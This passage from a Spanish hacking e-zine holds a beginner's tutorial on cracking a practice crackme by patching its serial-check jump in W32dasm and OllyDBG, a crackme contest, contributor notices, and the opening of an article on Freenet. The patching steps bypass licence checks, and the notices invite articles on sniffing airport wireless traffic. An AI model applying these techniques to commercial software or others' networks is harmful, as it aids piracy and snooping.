*Tambien es importante la orden CMP, q los q saben ingles se imaginaran q es COMPARAR. Esto se presenta asi: CMP EAX, EBX. Esto sirve para comparar por ej. el serial valido con nuestro serial. En HEX = VARIA.

*Lo proximo seran los saltos. Hay dos tipos de saltos: los incondicionales y los condicionales.
La instruccion JMP es la q se utiliza para un salto incondicional; cuando se ejecuta la instruccion va a saltar a la direccion indicada. En HEX = EB.
ej: 0001 JMP 0003 <== se ejecuta
0002 XXXXXXXX
0003 XXXXXXXX <== cae aca

Los saltos condicionales son los q saltan si se cumple una cierta condicion. La forma de actuar es la misma q los JMP. Estos son los mas importantes:
*JZ, JE: Salta si es cero, Salta si es igual. En HEX = 74.
*JNZ, JNE: Salta si no es cero, Salta si no es igual. En HEX = 75.
*JA: Salta si es mayor. En HEX = 77.
*JNA, JBE: Salta si no es mayor, Salta si es menor o igual. En HEX = 76.
*JNB, JAE: Salta si no es menor, Salta si es mayor o igual. En HEX = 73.

*Otra cosa q hay q saber es el NOP (None-Operation). Esto sirve para q no salga un cuadro de dialogo, una nag o q no haga un salto. En HEX = 90.

*Algo q les va a servir es el RET q se utiliza generalmente para volver de un call o salto. Se lo nombro xq les sera util para varias cosas. En HEX = C3.

*Ademas estan los operadores logicos, los operadores aritmeticos y los Flags. Si se quieren profundizar en este codigo de programacion, q lo aconsejo (Esto es lo muy basico ;D), busquen la introduccion del Concurso de Narvaja y mR gANDALF. Les va a servir un poco mas q el mio :D.

```
*****************************************************************************
****************************** Practica: W32dasm ****************************
*****************************************************************************
```

Empezaremos al mundo del cracking con un bonito ejemplo q tiene un nivel muy bueno para esta primera entrega. El archivo lo podran bajar de d4rkm4st3r.bravepages.com y es el llamado "Nivel01". Ahora vamos a utilizar el W32dasm y el UltraEdit.

1* Lo primero q vamos a hacer es ejecutar el archivo y ver como funciona. Ingresamos un nombre y serial cualquiera y vemos q nos aparece una ventana de dialogo q dice "No luck there, mate!". Ese mensaje es el q nos va a ayudar con el crackeo. Despues hacerle una copia, para usar uno con el W32dasm y el otro para usar con el UltraEdit.

2* Abrimos el W32dasm y desamblamos el archivo desde el primer botoncito q vemos desde la izquierda o desde Disassembler-Open file to Disassemble. Al desamblarlo vemos el codigo en ensamblador, algunas cosas las conocemos, otras no, pero no importa, sigamos.

3* Seleccionamos el penultimo boton desde la derecha o desde Refs-String Data References, y vemos algunas frases q nos resultan conocidas: No Luck!, No luck there, mate! y hay otras como Great Work! y Great Work, mate!. Los ultimos como habran adivinado son para cuando ponemos un nombre y serial correctos (generalmente solamente el serial importa). Hacemos doble-click sobre Great Work! y nos lleva a 40134F (la direccion q vemos a la izquierda llamada "Direccion Virtual").

4* Examinamos el codigo mirando para arriba y para abajo, vemos abajo la otra parte de la ventana y mas abajo el mensaje de error. Pero nos interesa mirar para arriba. Vemos "Reference by a call at address 40124C", esto significa q la comprobacion del codigo viene de mas arriba. Para ir a esa direccion apretamos el boton q dice "GOTO CD LOC" y ponemos 40124C q es la direccion del call.

5* Llegamos y vemos q ese call es la primera orden por eso lo q sigue casi q no importa para nuestro objetivo. Arriba vemos "Reference by a Uncondicional or Condicional jump at address 401243", esa referencia es de tres ordenes mas arriba ;D. Llegamos a 401243 y es un salto condicional JE, arriba vemos un CMP eax, ebx. Esto significa q compara nuestro serial con el verdadero. Y abajo del salto hay un call q si nos metemos en (nos situamos arriba y apretamos el boton q dice "Call"), y llegamos a el mensaje No Luck!. Entonces compara nuestro serial con el original y si es igual salta a Great Work! sino sigue y llegamos al CALL q nos manda al mensaje de error. Entonces para q salte siempre al mensaje Great Work! tenemos q modificar JE por JNE para q cuando no son iguales (siempre :D) salte o por JMP para q salte siempre

6* Entonces nos posesionamos en el salto y miramos en la barra inferior en el medio, veremos q linea es, q pagina, la direccion virtual y lo q nos sirve a nosotros, el offset. El offset aparece asi @offset (no se xq aparece asi) 00000843h, la hache (h) nos indica q es hexadecimal, lo unico importante es el 843. Nos servira a la hora de parchear al programa.

7* Listo. Ya tenemos el offset, entonces vamos al UltraEdit. Lo abrimos, clickeamos en Archivo-abrir y seleccionamos la copia q le hicimos al programa. Van a aparecer el programita en forma hexadecimal. Pero Nosotros tenemos q ir al offset 843, entonces apretamos Ctrl+G y nos aparecera una pantalla q dice "Ir a HEX". Nosotros ponemos 0x (para indicarle q vamos a ese offset) 843, 0x843. Apretamos ENTER y caeremos en "74 07", q es como

veran en el W32dasm el mismo codigo q aparece ahi.

8* Lo unico q faltaria es parchearlo. Si queremos q JE cambien por JNE cambiamos 74 por 75, q es la famosa 74-75. Y si queremos cambiarlo por JMP cambiamos 74 por EB. Listo, lo guardan y prueban el programa parcheado. Ponen cualquier nombre y serial y nos aparecera el cartel de Great Work! Sientanse felices; es su primer crack.

****
********** Practica: OllyDBG **********
****

Para mejorar nuestros conocimientos dentro mundo del cracking seguiremos con el ejemplo q utilizamos anteriormente. Pero ahora vamos vamos a utilizar el OllyDBG y el editor hexadecimal.

1* Lo primero q vamos a hacer es ejecutar el archivo y ver como funciona. Ingresamos un nombre y serial cualquiera y vemos q nos aparece una ventana de dialogo q dice "No luck there, mate!". Ese mensaje es el q nos va a ayudar con el crackeo. Despues hacerle una copia, para usar uno con el W32dasm y el otro para usar con el UltraEdit.

2* Abrimos el crackme desde el boton de la carpeta o desde File-Open. Como antes veremos el archivo desamblado pero con una interface diferente. Desde la izquierda a la derecha vemos la direccion virtual. Le sigue el codigo pero en hexadecimal, despues el codigo pero en ensamblador y en la ultima veremos informacion adicional como las referencias. Y el chiquitito debajo de esos cuatro da informacion tambien. Esos 5 recuadros son los q nos interesaran por ahora. Voy a llamarlos por numero; de izquierda a derecha y el de abajo (1,2,3,4,5).

3* Seguimos, y hacemos doble-click en alguno de esos 4 cuadros y seleccionamos Search for-All referenced text string. Nos aparecera otra ventana donde estan todas las referencias. Vemos No Luck! y Great Work! q son los titulos de la ventana de dialogo. Hacemos doble-click en "No Luck!" y caemos -en la otra ventana- en 40136B.

4* Mas arriba vemos el mensaje bueno, y al lado del codigo en hexa vemos unos corchetes. Eso significa q todo lo q esta entre corchetes esta relacionado. Subimos hasta el inicio del corchete (401362) y vemos q en el cuadro 5 dice "Local call from 401245". Eso quiere decir q el mensaje es llamado desde esa direccion. Para llegar hasta ahi podemos ir con la flecha o doble-click y seleccionamos Go to-Expression o Ctrl+G.

5* Llegamos a la direccion y observamos hacia abajo y arriba. Uno hacia arriba vemos un JE sospechoso, q los q lo crackearon con el W32dasm se acordaran. Vemos q salta hacia 3 lineas mas abajo, q es un call. Vemos q el call se dirije a 40134D q si vamos el el mensaje bueno.

6* Entonces si cambiamos el salto de 401243 por JMP o JNZ saltaria al mensaje de error siempre o con un serial falso. Para esto nos situamos sobre el salto y apretamos la barra-espaciadora para modificar el codigo (GUARDA! solo se modifica en memoria. Para hacerlo bien hay q usar despues el UltraEdit). Tambien se podria hacerlo, mediante doble-click sobre la linea y Assemble.

7* No aparecera una ventana con el codigo de la linea y lo unico q hay q hacer es cambiar JE por JMP o JNZ. Apretamos F9 para probar los cambios y ponemos cualquier nombre y serial, y nos sale el mensaje bueno. Ahora para q los cambios sean permanentes, tenemos q modificar el crackme con el UltraEdit. Antes de hacerlo, anotamos algunos bytes del codigo (3B C3 74 07

E8), con esos sera suficiente. Abrimos la copia con el UltraEdit, buscamos esos bytes, y modificamos el 74 por EB=JMP o por 75=JNZ. Por las dudas lo probamos de vuelta, y si sale el mensaje malo, algo hicieron mal.

****
********** Concurso**********
****

Antes de q salga el proximo numero, van a bajarse el archivo "Nivel02.zip" desde mi pagina (d4rkm4st3r.bravepages.com) y crackearan los 2 programas (crackme es hecho por mi :D). Tendran q mandarme al mail d4rkm4st3r@hotmail.com los siguiente:

cwcrackme:

1* Diganme la Direccion Virtual del mensaje bueno?¿Y la Direccion Virtual del malo?(ojo q son dos los mensajes).
2* Q Direcciones Virtuales hay q modificar para q salgan los mensajes buenos? Tambien diganme los offset de las Direcciones Virtuales.
3* Diganme q modificaron y en q lo modificaron.
4* A lo mejor no le dieron importancia pero sale una NAG dicendo "you have to kill me" ¿Q direccion virtual cambian para q no aparezca mas? Diganme q modificaron y en q lo modificaron.

crackme:

1* Diganme la Direccion Virtual del mensaje bueno?¿Y la Direccion Virtual del malo?
2* Q Direccion Virtual hay q modificar para q salgan el mensaje bueno? Tambien diganme el offset de la Direccion Virtual.
3* Diganme q modificaron y en q lo modificaron.

Los q me manden la solucion correcta antes q salga en proximo numero seran mencionados en esta seccion. Cuando me manden el mensaje ponganle su nombre. Cualquiera q no me ponga el nombre (me entienden q cuando digo nombre es su seudonimo?) o q me ponga su nombre original no saldra en la lista.
Para los q no pudieron hacerlo aparecera la solucion en el proximo numero. Crackeenlo con el W32dasm y con el OllyDBG asi aprenden a usar los dos. No usen solamente uno ya q a veces las referencias de texto no aparecen en el W32dasm pero si en el OllyDBG.

****
********** Reflexion y Despedida **********
****

Tambien se podria crackear este ejemplo de otras formas.

*En 401241 si cambian CMP EAX,EBX por CMP EAX,EAX les dara el mensaje bueno tambien.
*Otra forma, es Nopear las direcciones 401243-45-4A para q no realice ninguno de los saltos y valla directamente al call q nos lleva al mensaje nuevo.
*Tambien se puede modificar el call, para q en vez de q valla al mensaje malo vaya al bueno modificando en 401245: CALL 401362 por CALL 40134D.

Hay varias formas de crackear un programa. No se queden solamente modificando los saltos y calls, intenten, investiguen, no sean obsoletos, no sean siempre Newbies, MEJOREN.
Cualquier duda, comenterio, criticas, o si hay algo q no entienden o me explique mal, por favor haganme lo saber al mail q presento al inicio del articulo. Por favor es muy importante para mi q me digan mis errores, y si alguien me apoya diciendome "buen trabajo segui asi", gracias e intentare ser mejor la proxima.
No encontre ninguna frase de despedida (no busque mucho) asi q esta sera mi frase.

Q La Curiosidad Los Acompanye!

EOF

-[0x07]----------
-[Proyectos, Peticiones, Avisos]----------
-[by SET Ezine]----------SET-28--

Si, sabemos es que esta seccion es muyyy repetitiva (hasta repetimos este parrafo!), y que siempre decimos lo mismo, pero hay cosas que siempre teneis que tener en cuenta, por eso esta seccion de proyectos, peticiones, avisos y demas galimatias.

Como siempre os comentaremos varias cosas:
- Como colaborar en este ezine
- Nuestros articulos mas buscados
- Como escribir
- Nuestros mirrors
- En nuestro proximo numero
- Otros avisos

-[Como colaborar en este ezine]----------

Si aun no te hemos convencido de que escribas en SET esperamos que lo hagas solo para que no te sigamos dando la paliza, ya sabes que puedes colaborar en multitud de tareas como por ejemplo haciendo mirrors de SET, graficos, enviando donativos (metalico/embutido/tangas de tu novia (limpios!!!)) tambien ahora aceptamos sujetadores pero en ningun caso inferiores a la talla 80 ni de primera mano, sorprendenos!

-[Nuestros articulos mas buscados]----------

Articulos, articulos, conocimientos, datos!, comparte tus conocimientos con nosotros y nuestros lectores, buscamos articulos tecnicos, de opinion, serios, de humor, ... en realidad lo queremos todo y especialmente si es brillante. Tampoco es que tengas que deslumbrar a tu novia, que en ningun momento va a perder su tiempo en leernos, pero si tienes la mas minima idea o desvario de cualquier tipo, no te quedes pensando voy a hacerlo... hazlo!.

Tampoco queremos que te auto-juzges, deja que seamos nosotros los que digamos si es interesante o no.
Deja de perder el tiempo mirando el monitor como un memo y ponte a escribir YA!.

Como de costumbre las colaboraciones las enviais indistintamente aqui:
<set-fw@bigfoot.com>
<web@set-ezine.org>

Para que te hagas una idea, esto es lo que buscamos para nuestros proximos numeros... y ten claro que estamos abiertos a ideas nuevas....

- articulos legales con fundamento ¿nadie habla de los derechos de autor?

- sistemas operativos - hace tiempo que nadie destripa un sistema operativo en toda regla

- Programacion, cualquier lenguaje interesante, guias de inicio!

- Chapuzing electronico

- Evaluacion de software de seguridad

- Hacking, craking, virus, preaking, sobre todo cracking!

- SAP.. somos los unicos que gustan este juguete? Me parece que no, ya que hemos encontrado a alguien con conocimientos, pero; hay alguien mas ?

- ORACLE, MySQL, MsSQL, posgrees.. Aqui tambien nos hemos topado con un entendido en la materia, pero la union hace la fuerza. Alguien levanta el dedo ?

- Mariconeos con LOTUS, nos encanta jugar con software para empresas, un gran olvidado del hacking "a lo bestia".

- Vuestras cronicas de puteo a usuarios desde vuestro puesto de admin...

- Usabilidad del software (acaso no es interesante el tema?, porque el software es tan incomodo?)

- Redes libres. Freenet y otras. Lindir se ha convertido en un experto, pero sin duda le vendria bien una ayuda.

- Wireless. Otro tema que nos encanta. Los aeropuertos y las estaciones de tren en algunos paises europeos nos ofrecen amplias posibilidades de curiosear en lo que navega sobre las ondas magneticas. Nadie se ha dedicado a utilizar las horas tontas esperando un avion en rastrear el trafico wireless ?

- Telefonia movil. Nos os gustaria hacer la competencia a FCA00000 ?

- Lo que tu quieras...

Tardaremos en publicarlo, puede que no te respondamos a la primera (si, ahora siempre contestamos a la primera y rapido) pero deberias confiar viendo nuestra historia que SET saldra y que tu articulo vera la luz en unos pocos meses, salvo excepciones que las ha habido.

-[Como escribir]---

Esperemos que no tengamos como explicar como se escribe, pero para que os podais guiar de unas pautas y normas de estilo (que por cierto, nadie cumple y nos vamos a poner serios con el tema), os exponemos aqui algunas cosillas a tener en cuenta.

SOBRE ESTILO EN EL TEXTO:

- No insulteis y tratar de no ofender a nadie, ya sabeis que a la minima salta la liebre, y SET paga los platos rotos

- Cuando vertais una opinion personal, sujeta a vuestra percepcion de las cosas, tratar de decirlo, puede que no todo el mundo opine como vosotros.

- No tenemos ni queremos normas a la hora de escribir, si te gusta mezclar tu articulo con bromas hazlo, si prefieres ser serio en vez de jocoso... adelante, Pero ten claro que SET tiene algunos gustos muy definidos: ¡Nos gusta el humor!, Mezcla tus articulos con bromas o comementarios, porque la verdad, para hacer una documentacion seria ya hay mucha gente en Internet.
  Ah!!!!, no llamar a las cosas correctamente, insultar gratuitamente a empresas, programas o personas NO ES HUMOR.

- Otra de las cosas que en SET nos gusta, es llamar las cosas por su nombre, por ejemplo, Microsoft se llama Microsoft, no mierdasoft, Microchof o cosas similares, deformar el nombre de las empresas quita mucho valor a los articulos, puesto que parecen hechos con prejuicios.

SOBRE NORMAS DE ESTILO

- Tratad de respetar nuestras normas de estilo!. Son simples y nos facilitan mucho las tareas. Si los articulos los escribis pensando en estas reglas, sera mas facil tener lista antes SET y vuestro articulo tambien alcanzara antes al publico.

- 80 COLUMNAS (ni mas ni menos, bueno menos si.)

- Usa los 127 caracteres ASCII, esto ayuda a que se vea como dios manda en todas las maquinas sean del tipo que sean. El hecho de escribirlo con el Edit de DOS no hace tu texto 100% compatible pero casi. Mucho cuidado con los disenyos en ascii que luego no se ven bien. Sobre las enyes (¤).

- Y como es natural, las faltas de ortografia bajan nota, medio punto por falta y las gordas uno entero.

  Ya tenemos bastante con corregir nuestras propias faltas.

- Ahorraros el ASCII ART, si teneis inquietudes artisticas, este no es el sitio, aunque, eso si, respetaremos lo que escribis.

- Por dios, no utilizeis los tabuladores, esta comprobado que nos levantan un fuerte dolor de cabeza cuando estamos maquetando este E-zine.

-[Nuestros mirrors]----------

http://salteadores.tsx.org - USA

http://www.zine-store.com.ar - Argentina

Este no aparece en la portada por no estar debidamente actualizado.

http://www.vanhackez.com/portal/E-zines/SET/ - Espanya

Y en este numero tenemos uno nuevo, con version para consulta online.

http://www.hackemate.com.ar/ezines/set/ - Argentina

El resto que nos aviso de tener un mirror, o no lo encontramos o las paginas estaban desactivadas.

-[En nuestro proximo numero]----------

Antes de que colapseis el buzon de correo preguntando cuando saldra SET 29 os respondo: Depende de ti y de tus colaboraciones.

En absoluto conocemos la fecha de salida del proximo numero, pero en un esfuerzo por fijarnos una fecha objetivo pondremos..... abril de 2004

-[Otros avisos]----------

Este es un pequenyo aviso para las pocas personas que nos envian material 'fisico': CD's, revistas y cosas de esas.... (por cierto, todavia no hemos recibido ningun paquete envuelto en billetes de 100 euros... a que esperais?)

El caso es que ya no disponemos de nuestro tradicional apartado de correos o sea que todo aquel que nos quiera enviar algo 'fisico' que se ponga en contacto previamente con nosotros por e-mail, O sea que si ardeis en deseos de enviarnos el video de vuestro ultimo revolcon con vuestra novia, avisanos

antes.

(no me cansare de repetir las cuentas de correo)

<web@set-ezine.org>
<set-fw@bigfoot.com>

EOF

```
-[ 0x08 ]----------------------------------------------------------------
-[ Cinco horas con Fred ]-------------------------------------------------
-[ lindir ]-----------------------------------------------------SET-28--

Cinco horas con Fred
                                                                  Por Lindir
0. Contenidos
- ---------------------------------------------------------------------------
1. Quien es Fred?
2. Como se habla con Fred?
3. Como accedemos a Freenet?
4. Como es Fred?
 4.1. URIs y claves.
  4.1.1 http://localque????
 4.2. Mejoras al sistema.
  4.2.1. Archivos de mapa o manifiestos.
  4.2.2. Ediciones de un freesite.
  4.2.3. DBRs.
  4.2.4. Splitfiles.
  4.2.5. FEC.
5. Las entrañas de Fred.
 5.1. FNP.
  5.1.1. Requerimientos a la capa de transporte.
  5.1.2. Capa de sesion criptografica. (FNP/S)
   5.1.2.1. Inicio de sesion. (Full Handshake)
    5.1.2.1.1 Generalidades.
    5.1.2.1.2. PCFB (Periodic Cipher FeedBack).
    5.1.2.1.3. Establecimiento del enlace.
   5.1.2.2. Reinicio de sesion (Restart Handshake).
  5.1.3. Capa de presentacion/mensajes (FNP/P)
   5.1.3.1. Formato general de los mensajes.
   5.1.3.2. Representaciones estandar.
   5.1.3.3. Campos especiales.
   5.1.3.4. Mensajes Especiales.
   5.1.3.5. Resumenes de Fieldset y firmas.
  5.1.4. Capa de aplicacion.
   5.1.4.1. Conceptos generales.
    5.1.4.1.1. Identificador de mensaje (UniqueID).
   5.4.1.2. Referencias a nodos (node references).
   5.4.1.3 Datos.
   5.4.1.4 Claves.
    5.4.1.4.1. Similitud entre claves.
    5.4.1.4.2. Tipos de claves y validacion de datos.
     5.4.1.4.2.1. Content Hash Keys (CHK).
     5.4.1.4.2.2. Signature Verifying Key (SVK).
     5.4.1.4.2.3. Otras claves.
   5.4.1.5. Elementos de los nodos.
    5.4.1.5.1. Memoria de transacciones.
    5.4.1.5.2. Tabla de enrutado.
    5.4.1.5.3. Almacen de datos (Data Store).
    5.4.1.5.4. Temporizador.
   5.4.1.6. Preguntas (Queries).
    5.4.1.6.1. Enrutando preguntas.
    5.4.1.6.2. Peticiones (Requests).
     5.4.1.6.2.1. Enrutado de peticiones.
     5.4.1.6.2.2. Transferencia de datos.
     5.4.1.6.2.3. Peticiones de insercion (InsertRequest).
     5.4.1.6.2.4. Peticiones de recuperacion de datos (DataRequest).
     5.4.1.6.2.5. Mensajes StoreData.
    5.4.1.6.3. Anuncios (Announcement queries).
     5.4.1.6.3.1. Enrutado de anuncios.
     5.4.1.6.3.2. Anuncio de un nodo.
```

- --

1. Quien es Fred?

Fred (Freenet REference Daemon) es el nombre del programa Java que actua como cliente/servidor para acceder a la red Freenet. La version mas moderna de FreD en el momento de escribir estas lineas es la 0.5.2, que podeis obtener ya precompilada de la direccion: Freenet.sourceforge.net

Fred actual como gateway personal y router dentro de la propia red. Puesto que esta hecho en Java solo necesitais una maquina virtual Java que sea compatible (hay problemas de incompatibilidad con algunas maquinas virtuales) en tu sistema operativo.

Bajo linux (que es el sistema con el que he realizado las pruebas) arrancar Fred es tan sencillo como ejectuar "sh start-freenet.sh". El propio script start-freenet se ocupa de todo lo necesario. Para pararlo, basta con ejecutar mas tarde "sh stop-freenet.sh". El script de inicio almacena el PID del proceso en el archivo freenet.pid, asi que no toques ese archivo si quieres pararlo con stop-freenet (si lo tocas, vas a tener que pararlo a mano con un kill).

La primera vez que se ejecute Fred se iniciara la configuracion del mismo, mediante una serie de preguntas a las que el usuario debe contestar. Entre ellas estan los limites sobre el regimen binario que Fred debe mantener, el tamaño de la cache en disco duro y la mas importante: si el nodo es de tipo transitorio (transient) o no. Un nodo transient es aquel que no puede estar continuamente conectado a la red, de modo que no es completamente funcional a la hora de actuar como servidor/router. Los autores y desarrolladores de Freenet ruegan a toda persona que considere que la red merece la pena y que pueda permitirselo que mantengan nodos fijos de modo que la red sea mayor. En mi caso, yo no tengo conectado todo el dia el PC a la red, por lo tanto mi nodo comenzo siendo de tipo transient pero ahora es permanente. Si vas a hacer pruebas es mejor que lo configures transient hasta que consideres si de verdad deseas formar parte de Freenet de forma permanente.

Durante la configuracion tambien se pide una lista de nodos "semilla" (seed nodes) que no son mas que nodos fijos en la red a los que conectarse, algo asi como la lista de servers en el e-Donkey. El archivo que contiene esta lista es seednodes.ref, que debe estar en el paquete bajado de sourceforge.

Toda la configuracion de Fred se almacena en el archivo freenet.conf, que puedes editar a mano si deseas cambiar algo mas tarde. Tendras que arrancar Fred de nuevo si quieres que la nueva configuracion entre en funcionamiento. En Windows, dicho archivo se llama freenet.ini. Por cierto que para el que quiera retocarlo a mano, hacer notar que las lineas que comiencen con el caracter % tambien son comentarios (ademas de las que comienzan por #), no os

pase que creais haber cambiado algo pero no sea asi (como le paso a servidor).

2. Como se habla con Fred?

Una vez configurado y corriendo Fred, ya podemos conectarnos a Freenet. Y la pregunta es... como se hace? Sencillo. Lo primero que debemos hacer es dejar pasar un pequeño tiempo (un minuto bastara normalmente) para que Fred sea capaz de encontrar nodos a los que pueda conectarse.

En la distribucion de Freenet se incluye FProxy, que no es mas que otro programa java que actua como un proxy server y que se queda a la escucha de conexiones en el puerto tcp 8888 del host local. Gracias a FProxy, acceder a los contenidos de Freenet es tan sencillo como arrancar un navegador Web cualquiera y realizar una conexion a http://localhost:8888.

En este punto aparece el interfaz Web de Fred (si no aparece, espera un poco mas y reintenta la conexion, posiblemente aun la red no este operativa). Este interfaz nos permite monitorizar el funcionamiento de la red: lista de conexiones, estadisticas sobre las peticiones y las claves, etc. Tambien da informacion sobre las opciones en linea de comandos que podemos pasar a Fred y sobre la version del software, la maquina virtual Java... es bastante completo.

Podeis hacer que otros usuarios puedan acceder a Freenet a traves de vuestro nodo utilizando conexiones directas al puerto FCP o mediante FProxy (con el propio navegador). Todo ello es configurable en el fichero freenet.conf. Tened en cuenta que si accedeis a Freenet mediante un proxy de este estilo habreis perdido todo el anonimato, puesto que el dueño del proxy sabe que habeis pedido y cual es la IP origen. Por ello -entre otras razones- se desaconseja este metodo de acceso. Añado aqui una pequeña lista (no comprobada completamente) de hosts con FProxy abierto al resto de internet:

```
        https://freenet.homelinux.net:443
        https://freenet.firenze.linux.it:1443
        https://bespin.homelinux.net:443
        http://freenet.leafgroup.net/
        https://freenet.thing.net:443
```

3. Como accedemos a Freenet?

Vale, hasta ahora tenemos a Fred en nuestro ordenador y podemos monitorizar que esta haciendo. Pero todavia no hemos accedido a ningun "freesite". Para que podamos empezar, el propio interfaz web de Fred nos muestra unos "bookmarks" a los que podemos conectarnos. En mi version de Fred aparecen "The Freedom Engine", "The Freenet Help Index", "The Tower", "Content of Evil" y "YoYo!". Todos (menos Content of Evil, alias CofE) son "freesites" que almacenan enlaces a otros sitios dentro de Freenet. Podemos por ejemplo acceder a "The Freedom Engine". De todas formas, estos bookmarks son configurables por si quereis correr un nodo con FProxy abierto o simplemente para vuestra comodidad.

Si seleccionais el enlace, posiblemente os deis cuenta de que tarda bastante en acceder a la pagina (y bastante es *bastante*, puede que varios minutos). Esto es asi porque no sabemos donde esta la misma, y hay que lanzar peticiones a lo largo de la red hasta que alguien conteste. Y eso tarda. Incluso puede ocurrir que aparezca una pagina (procedente de FProxy) que nos indique que no se ha podido encontrar la informacion. En tal caso, se ofrece la opcion de volver a intentarlo modificando el numero de "Hops To Live". Si os ha ocurrido esto, cambiad el numero de Hops To Live (por ejemplo, a 25) y pulsad el boton de reintentar la busqueda. Puesto que The Freedom Engine es un freesite muy solicitado, deberiais poder acceder a el.

NOTA: la configuracion por defecto impide que el numero de HTL sea superior a 25, asi que aunque asigneis un valor mayor a dicho campo no conseguireis

aumentarlo en realidad. Aunque este parametro tambien es configurable, de nada sirve aumentarlo, salvo para perder vuestro anonimato: la mayor parte de los nodos esta con la configuracion por defecto, asi que si un nodo recibe una peticion con HTL > 25, lo mas probable es que el nodo que la realiza sea el consumidor de dicha informacion (es altamente improbable que haya pasado por dos nodos con HTLmax configurado a mas de 25). Asi que no toqueis este valor de la configuracion porque no os hareis ningun bien ni a Freenet tampoco. El que quiera saber mas sobre este tema, que mire la "Anti-FAQ" de fish en:

SSK@kWu5Osv~VAI3-kH7z8QIVxklv-YPAgM/antifaq/7//

Bueno, ya estamos dentro de nuestro primer freesite. Ahora que? Seguro que os habeis dado cuenta de que vuestro navegador tarda muchisimo en cargar toda la pagina al completo. No os preocupeis mucho por las fotos y mirad los enlaces. En TFE (The Freedom Engine) estan divididos en dos secciones principales: sites de reciente creacion y paginas consolidadas. Podeis intentar acceder a cualquiera de los freesites a los que TFE enlaza. (NOTA: tambien hay otras secciones con freesites dificiles de obtener y freesites retirados, pero no las recomiendo para principiantes.)

Ademas de una breve descripcion del contenido -para que no os lleveis sorpresas desagradables, dado que hay libertad *total* en Freenet para publicar lo que se desee- TFE indica si el freesite es estatico (One Shot Freesite), con distintas ediciones (Edition Freesite) o si se actualiza de forma continua (DBR Freesite). Si es de tipo Edition a veces lo que se indica es cuando fue la ultima actualizacion. Las DBR y las ediciones seran comentadas mas adelante, no te preocupes si no entiendes nada de esto ahora.

En algunos casos (pocos, segun mi experiencia) la pagina aparecera a los pocos segundos/minutos. En otros aparecera el mensaje indicando que no se ha podido encontrar el freesite y podremos cambiar los Hops To Live a un numero mayor y, con un poco de suerte, finalmente obtener la informacion. En otros (haberlos haylos) simplemente no podremos acceder a lo que queremos. Esa es precisamente una de las principales diferencias entre Freenet y la World Wide Web: no siempre podremos acceder a lo que queremos y la informacion puede desaparecer de la red.

4. Como es Fred?

4.1. URIs y claves.

Otra diferencia importante con la web que de momento he obviado es el hecho de que los archivos que obtenemos de Freenet no tienen identificadores del tipo: http://host.domain/path/file.extension como ocurre con la web o los ftp. En Freenet, los URIs (Uniform Resource Identifier) en Freenet son claves de tres tipos:

- CHK (Content Hash Key)
- KSK (Keyword Signed Key)
- SSK (Signed/SVK SubSpace Key)

Estas claves no son identificadores jerarquicos como ocurre con los URIs de la web o los numeros de telefono. Cuando Fred recibe de nosotros una peticion lo unico que le damos es una clave, y puesto que esta clave no es jerarquica, Fred no sabe en principio donde esta el fichero asociado a la misma. Lo unico que puede hacer es comprobar si el fichero asociado a esa clave esta en la cache local o, si no es asi, pasar la peticion a otros nodos de la red. En una peticion HTTP nuestro ordenador sabe que tiene que consultar un DNS para obtener la direccion IP del destino, y los nombres DNS estan jerarquizados, con lo cual cada servidor DNS siempre sabe a quien debe reencaminar la peticion en caso de no saber la respuesta. En Freenet no es asi. Se requiere que no sea asi para no saber donde esta la informacion y garantizar el anonimato. El algoritmo de encaminamiento es basicamente el siguiente: envia

la clave al nodo que anteriormente te haya pasado la clave mas parecida a la que deseas. De esta forma, los nodos se "especializan" en ciertas claves que son parecidas.

Existen otro tipo de claves (como SVK, KHK, etc.) que o bien estan obsoletas o bien son de uso interno. Tambien se esta evaluando la posibilidad de añadir un tipo de clave llamado TUK (Time Updatable Key o Clave Actualizable en el Tiempo) que podria dar mayor flexibilidad para actualizar freesites que las tecnicas actuales (DBR y ediciones, como luego veremos).

Las claves CHK tienen el mismo cometido que un checksum: evitar que un fichero se confunda con otro. Esto es, son una firma digital de los contenidos de los archivos de Freenet. Cada archivo que existe en Freenet tiene asociada una clave CHK. De esta forma, si alguien intenta suplantar un archivo que hemos subido a la red con otro distinto, los CHK de ambos seran diferentes y no podra confundir a posibles receptores de la informacion. Cual es el problema de dichas claves? Que cuando vemos una no sabemos que es lo que vamos a recibir. Es decir, la clave no aporta ninguna informacion acerca del contenido del archivo. De todas formas, Fred no necesita saber que tipo de informacion corresponde a una clave CHK, y por ello estas claves son la base para la informacion en Freenet. Todas las demas claves no son mas que referencias -con nombres comprensibles para las personas- a claves CHK.

Las claves KSK son el otro extremo. Al contrario que las CHK, no son generadas automaticamente, sino que los usuarios las crean para aportar informacion sobre el contenido del archivo asociado. En realidad lo unico que contiene una clave KSK es una referencia a la CHK correspondiente. Cual es el problema con estas claves? Pues que no son unicas. Cualquiera puede crear una clave KSK que en realidad contenga una referencia a una CHK erronea. El ejemplo mas famoso que hay es la clave KSK@gpl.txt. En principio esta clave contenia una referencia a una clave CHK bajo la que habia una version en ASCII del texto de la licencia GPL de la Free Software Foundation. Hubo personas que intentaron insertar referencias a otras claves CHK (y, por tanto, a otros archivos) y lo consiguieron. Ahora, si intentas obtener el archivo asociado a la clave KSK@gpl.txt puede ser que recibas el texto de la licencia GPL u otras cosas (el resultado de esta operacion se deja a la comprobacion del lector, quiza dicho resultado le parezca mas interesante... :-)

Por ultimo, las claves SSK son las que permiten mayor potencia. Una clave SSK consiste en realidad en una pareja clave publica-clave privada que puede ser generada por varios programas (el propio archivo .jar de Fred contiene una utilidad que lo hace). Cuando queremos introducir un archivo en Freenet, utilizamos una entrada:

SSK@<private_key>/<path>/file.ext

Y para obtener el archivo nuestros receptores deberan usar:

SSK@<public_key>/<path>/file.ext

Las claves SSK son espacios privados donde poner claves KSK. Para que los receptores de tu informacion puedan obtenerla, les das tu clave publica. Pero la clave privada, que es la que te permite añadir nuevos contenidos, solo la conoces tu.

4.1.1 http://localque????

Posiblemente alguien piense que las claves en Freenet tienen el formato:

http://localhost:8888/<tipodeclave>@<clave>[/<ruta><archivo>]

Los corchetes indican partes opcionales segun el tipo de clave.

Debe quedar claro que "http://localhost:8888/" NO FORMA PARTE DE LA CLAVE. Las peticiones se hacen asi porque el navegador habla http directamente con FProxy (que en este caso esta en localhost, puerto 8888). Si utilizais clientes FCP (como por ejemplo, el FIW) nunca tendreis que añadir esa parte. El formato autentico de claves Freenet es:

```
        [freenet:]<tipodeclave>@<clave>[/<ruta><archivo>]
```
Normalmente "freenet:" se obvia.

